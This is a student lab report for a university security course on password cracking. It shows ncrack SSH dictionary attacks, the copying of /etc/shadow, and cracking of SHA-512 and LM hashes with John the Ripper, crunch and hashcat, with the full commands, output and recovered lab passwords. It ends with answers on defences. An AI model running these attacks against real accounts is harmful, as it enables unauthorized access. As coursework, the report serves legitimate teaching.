
CY5010: Foundations of Information Assurance
Lab3: Password Cracking

Part 1 – Online Password Cracking

We cracked Alice's and Bob's password using online attack technique via a dictionary attack. We used linux dictionary linuxwords using the provided url: https://users.cs.duke.edu/~ola/ap/linuxwords.


Alice: firewood



```
user@ubuntu:~$
user@ubuntu:~$
user@ubuntu:~$ ncrack -vv -user alice -P linuxwords ssh://localhost:2222

Starting Ncrack 0.6 ( http://ncrack.org ) at 2021-02-18 21:41 EST

Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Discovered credentials on ssh://127.0.0.1:2222 'alice' 'firewood'
```

Figure 1: Alice

Bob: laurel




```
user@ubuntu:~$ ncrack -user bob -P linuxwords ssh://localhost:2222

Starting Ncrack 0.6 ( http://ncrack.org ) at 2021-02-18 21:32 EST
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Stats: 0:05:48 elapsed; 0 services completed (1 total)
Rate: 2.87; Found: 0; About 5.22% done; ETC: 23:23 (1:45:24 remaining)

Discovered credentials for ssh on 127.0.0.1 2222/tcp:
127.0.0.1 2222/tcp ssh: 'bob' 'laurel'

Ncrack done: 1 service scanned in 6333.05 seconds.

Ncrack finished.
user@ubuntu:~$ _
```

Figure 2: Bob

Part 2 – Offline Password Cracking


We SSH into the docker using Bob's password and copied /etc/passwd and /etc/shadow file onto our VM using docker cp command. We then combined these files using John's unshadow command into the file: linux_passwd.txt and edited the file to retain only the users with hashed passwords (except root) as shown in figure 3.



```
user@ubuntu:~$ cat linux_passwd.txt
eve:$6$2xQXlduF$I.4h..FdMr2cdmI0tVUVnGnYpcWtqABHCAZYmnA37L3.nvl4TFgmLOFYgAhTZPhbfzROQNRSLauh9J.F6qot
21:1002:1002:,,,:/home/eve:/bin/bash
trudy:$6$LcZAbQ2z$EskJVtEIj9XYdsDyz.GyrOCf4GaFUznZ71uRBuw.ubBaJVAFGDo6jXsPfmgnCFkhq.Co9OOGmwdcIoiVeZ
XE90:1003:1003:,,,:/home/trudy:/bin/bash
victor:$6$UX4o2u5s$m258028bj3H2h8VYQgQGlomTHL2HCxMV2Wzri249Xg0mliHzc/vUNiHeObz3FlghRp1bLBgB.ZiEHGwCm
ghUG/:1004:1004:,,,:/home/victor:/bin/bash
eugene:$6$iOXHkB5Y$pj7seL8L8phXC/fNsEyYA8dcFh9RRXOA8XgRaFl7J5xrybhYO4xcHmlRZQwKZ01Ql3eacS1hStcP6L/3k
K6TcO:1005:1005:,,,:/home/eugene:/bin/bash
greg:$6$rfNel5HB$YA88NpLk5qw.dUp8.yx07dj7Hi8hceXOboK.CtMy6Ml2pwU7JCNgZw4jOA2MFHDCGpVSFijdKhq2ft64b5f
PO.:1006:1006:,,,:/home/greg:/bin/bash
william:$6$opHonWlh$AiB47HSJAJA50c1wiQrtce/n8XJvE9oucMwfYqqGkhiHvVzR3Ng4NJ9dABIPac1As2FFL5vx2NJ.AZG9
j53eA/:1007:1007:,,,:/home/william:/bin/bash
user@ubuntu:~$
```

Figure 3: Edited linux_passwd.txt


We continued to perform an offline dictionary attack on users in linux_passwd.txt using John the ripper using the linuxwords dictionary used in Step 1. We cracked Eve and Trudy's passwords.
Eve: freedoms
Trudy: function



```
┌──(sowmyashree㉿kali0305)-[~]
└─$ john linux_passwd.txt -wordlist="linuxwords"
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 4.63% (ETA: 20:28:51) 0g/s 244.1p/s 1627c/s 1627C/s alternators..answers
freedoms         (eve)
function         (trudy)
2g 0:00:02:27 DONE (2021-02-22 20:29) 0.01352g/s 307.1p/s 1471c/s 1471C/s workbook..Zurich
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(sowmyashree㉿kali0305)-[~]
└─$ john --show linux_passwd.txt
eve:freedoms:1002:1002:,,,:/home/eve:/bin/bash
trudy:function:1003:1003:,,,:/home/trudy:/bin/bash

2 password hashes cracked, 4 left

┌──(sowmyashree㉿kali0305)-[~]
└─$ 
```

Figure 4: Eve and Trudy

We performed brute force attack on the same user list using John's incremental mode. We ran it for approximately 20 hours and failed to crack any passwords.




```
user@ubuntu:~$ sudo john --incremental linux_passwd
stat: linux_passwd: No such file or directory
user@ubuntu:~$ ls
details.team      linuxwords              secret_message.txt  team8.key          team8_pub.enc
hash.team         passwd                  shadow              team8_message.enc  Test.jpg
linux_passwd.txt  receiver_publickey.pub  team8.enc           team8.plain        test.txt
user@ubuntu:~$ sudo john --incremental linux_passwd.txt
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
l



h
a


q
0g 0:20:12:26 0g/s 20.95p/s 125.7c/s 125.7C/s htd10..htd87
Session aborted
user@ubuntu:~$ _
```

Figure 5: Brute force using incremental mode

To crack 6 length passwords, we created a custom wordlist using crunch where both minimum and maximum length is set to 6 and characters '0123456789abcdef' are allowed since we know the password is a hex value and saved it in custom_wordlist.txt file. Using this wordlist, we performed a brute-force attack once again and this time we successfully cracked Victor's password.


Victor: 89b89a



```
┌──(sowmyashree㉿kali0305)-[~]
└─$ crunch 6 6 0123456789abcdef -o custom_wordlist.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch:  60% completed generating output

crunch: 100% completed generating output

┌──(sowmyashree㉿kali0305)-[~]
└─$ sudo john linux_passwd.txt -wordlist="custom_wordlist.txt"
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
h
r
89b89a           (victor)
```

Figure 6: custom_wordlist and victor's password


We did the same for 7 length password and created a custom_wordlist_2.txt using crunch. John was taking a long time, hence we decided to switch from John to Hashcat since this tool will allow us to run it on GPU. We successfully cracked Eugene's password.
Eugene: 0ee4296



```
:\Users\sowmy\Downloads\hashcat-6.1.1\hashcat-6.1.1> hashcat -a 0 -m 1800 linux_passwd.txt C:/Users/Sowmy/Desktop/cy5010/lab3/custom_wordlist_2.txt -d 3
ashcat (v6.1.1) starting...

$6$i0XHkB5Y$pj7seL8L8phXC/fNsEyYA8dcFh9RRX0A8XgRaFl7J5xrybhYO4xcHmlRZQwKZO1Ql3eacS1hStcP6L/3kK6Tc0:0ee4296

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$i0XHkB5Y$pj7seL8L8phXC/fNsEyYA8dcFh9RRX0A8XgRaFl...kK6Tc0
Time.Started.....: Sun Feb 21 23:47:03 2021 (9 hours, 47 mins)
Time.Estimated...: Mon Feb 22 09:34:24 2021 (0 secs)
Guess.Base.......: File (C:/Users/Sowmy/Desktop/cy5010/lab3/custom_wordlist_2.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#3.........:      443 H/s (7.17ms) @ Accel:2 Loops:4 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 15618048/268435456 (5.82%)
Rejected.........: 0/15618048 (0.00%)
Restore.Point....: 15613952/268435456 (5.82%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:4996-5000
Candidates.#3....: 0ee4000 -> 0ee4fff
Hardware.Mon.#3..: Temp: 68c

Started: Sun Feb 21 23:46:01 2021
Stopped: Mon Feb 22 09:34:25 2021
```

Figure 7: Eugene's password

We created a separate wordlist for greg assuming that he appends birthyear to his username into the file greg_wordlist.txt. (command used: crunch 8 8 -t greg%%%% -o greg_wordlist.txt). Using this wordlist, we could brute-force using John to crack greg's password.
Greg: greg9773




```
user@ubuntu:~$ sudo john linux_passwd -wordlist="greg_wordlist.txt"
stat: linux_passwd: No such file or directory
user@ubuntu:~$ ls
details.team       linuxwords              shadow            team8.plain
greg_wordlist.txt  passwd                  team8.enc         team8_pub.enc
hash.team          receiver_publickey.pub  team8.key         Test.jpg
linux_passwd.txt   secret_message.txt      team8_message.enc test.txt
user@ubuntu:~$ sudo john linux_passwd.txt -wordlist="greg_wordlist.txt"
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
greg9773         (greg)
1g 0:00:08:38 100% 0.001926g/s 19.26p/s 115.2c/s 115.2C/s greg9984..greg9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
user@ubuntu:~$ sudo john --show linux_passwd.txt
greg:greg9773:1006:1006:,,,:/home/greg:/bin/bash

1 password hash cracked, 5 left
user@ubuntu:~$
```

Figure 8: Greg's password

PART 3: Windows Lan Manager and NTLMv1 hashes

We copied LMsteam8.txt from master server onto our VM and performed password cracking attack using John the ripper

Window Users:



```
user@ubuntu:~$ scp -P 17001 team8@cy5010.ccs.neu.edu:/home/SharedFolder/passcracklab/LMsteam8.txt .
LMsteam8.txt                                                     100%  400    22.0KB/s   00:00
user@ubuntu:~$ ls
custom_wordlist.txt  linux_passwd.txt  receiver_publickey.pub  team8.key          Test.jpg
details.team         linuxwords        secret_message.txt      team8_message.enc  test.txt
greg_wordlist.txt    LMsteam8.txt      shadow                  team8.plain
hash.team            passwd            team8.enc               team8_pub.enc
user@ubuntu:~$ sudo john LMsteam8.txt
[sudo] password for user:
Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
A                (user1:2)
080692           (user4)
CASANDR          (user1:1)
ZM               (user5:2)
HERRERA          (user2)
WALNUT           (user3)
NGEYMTG          (user5:1)
7g 0:00:10:16 3/3 0.01134g/s 9831Kp/s 9831Kc/s 11973KC/s NGEYMTA..NGEYMGS
Warning: passwords printed above might be partial
Use the "--show" option to display all of the cracked passwords reliably
Session completed
user@ubuntu:~$
user@ubuntu:~$ sudo john --show LMsteam8.txt
user1:CASANDRA:1004:123262eba2d940ab7584248b8d2c9f9e:09ecda0ccf5c7cf2f29ba880bbc34508:::
user2:HERRERA:1307:3c70060e2ac5ca59aad3b435b51404ee:7443004d0593584a7ccb61fe309a2dc0:::
user3:WALNUT:1771:1400ebbca64a061baad3b435b51404ee:13e3a5932059e8172d4ef11c5ca13ab6:::
user4:080692:1615:3e14b463d486bdb9aad3b435b51404ee:a9e3c9043ec709692438f33b902cb8c1:::
user5:NGEYMTGZM:1600:bbc65adff8e31372714caa65eed4b3c3:6f1bf9e6e0e53e2ed71c42058bb27970:::

7 password hashes cracked, 0 left
user@ubuntu:~$
```

Figure 9: Windows passwords

Linux Users and Passwords

Username	**Password**
Bob	laurel
Alice	firewood
Eve	freedoms
Trudy	function
Victor	89b89a
Eugene	0ee4296
Greg	greg9773

Windows Users and Passwords

Username	**Password**
User 1	CASANDRA
User 2	HERRERA
User 3	WALNUT
User 4	080692
User 5	NGEYMTGZM

Questions:

1. **Explain the difference between online and offline attack? What advantages and disadvantages each attack has?**

   Online attack is a password cracking technique that occurs at different login systems/interfaces. This could be on a website, when using SSH, and/or on different applications log in screen. In this technique, the attacker uses a combination of different password options to login into the user account. Hoping that they will guess the right password eventually. This however can be tracked by a system or security administrator as every login attempt will be recorded and possibly flagged.

   Offline attacks take a different approach to cracking passwords. The attacker somehow gets a hold of the hashed password dump. Saves this information to be able to access it offline. While offline, the attacker will compare the hashes of different passwords until they get a match. Then the attacker will login to the user account with the matched password without being flagged. Unlike online attack, this requires a lot of work however, it is not easily detected by system and security administrators.

	Advantages	Disadvantages
Online attack	1. A wide variety of protocols such as SSH can be attacked 2. It can be initiated from any source connected over the network.	1. Relies deeply on the speed of the network. 2. Easily detected as every login attempt is being logged.

Offline attack	1. Invisible to security team and logs. 2. Cracking speed does not depend on any network	1. Requires a lot of work. Getting the hashed password. 2. Underlying Resource may affect Cracking speed.

2. **Why are Windows NTLMv1 hashes easier to crack than salted Linux SHA-512 hashes?**

   The NTLM cryptography scheme is weak and hence it is easy to crack hashes and extract the passwords. Relatively small amount of resources can be used to perform this operation in a short period of time.

   The reasons for this weakness are:
   a. The hash is based on MD4 (which is weak)
   b. The hash is saved unsalted (A salt is added to the hashing process to provide uniqueness) in a machine's memory before it is salted.
   c. A user must respond to a challenge from the provider, which enables hackers to crack the password.

   Linux uses 5000 rounds SHA-512 with a salting.

   Linux uses a hash that has more possible outputs and added obscurity and is more secure than the Windows NTLMv1.

3. **What are recommendations do you have for protecting against online password attacks?**
   a. Set up logging and alerting mechanism. This will help detect multiple login attempts done at a user account. Once seen by the security team, it will be flagged, and they will act accordingly.
   b. Make use of account lockouts and blocking IP's. Account lockouts normally occurs after 3-5 login attempts based on how they are configured, and the IP address can be blocked after repeated attacks. This will help protect users from online password attacks.

4. **What are recommendations do you have for protecting against offline password attacks?**
   a. The main protection measure for offline attack is to prevent an attacker getting your password offline. This could be ensured by having the system up to date, hardening the system and service, and make more pay more attention to login alerts.
   b. Even when an attacker gets a hold of someone's password on the same network/office/organization, we should reduce the severity of the password disclosed. Meaning that we need to make the disclosed password useless to the attacker. Like

getting a regular user password will not grant root privilege to the attacker. This can be done by setting up user privileges correctly, multi-factor authentication, frequent password change, and requiring different passwords for every application.

c. Lastly, we need to create more complex passwords. As observed on this assignment, passwords with less than 8 characters were cracked in less than 48 hours. Thus, the security team and all users should focus on creating more secure passwords to make it more difficult being cracked.

REFERENCES:

[1] https://www.triaxiomsecurity.com/2018/10/19/whats-the-difference-between-offline-and-online-password-attacks/#:~:text=In%20an%20offline%20password%20attack,login%20to%20the%20application%20server.&text=While%20online%20password%20attacks%20are,is%20using%20to%20crack%20them

[2] https://alpinesecurity.com/blog/online-password-cracking-the-attack-and-the-best-defense-against-it/

[3] https://www.trustedsec.com/blog/passwordstorage/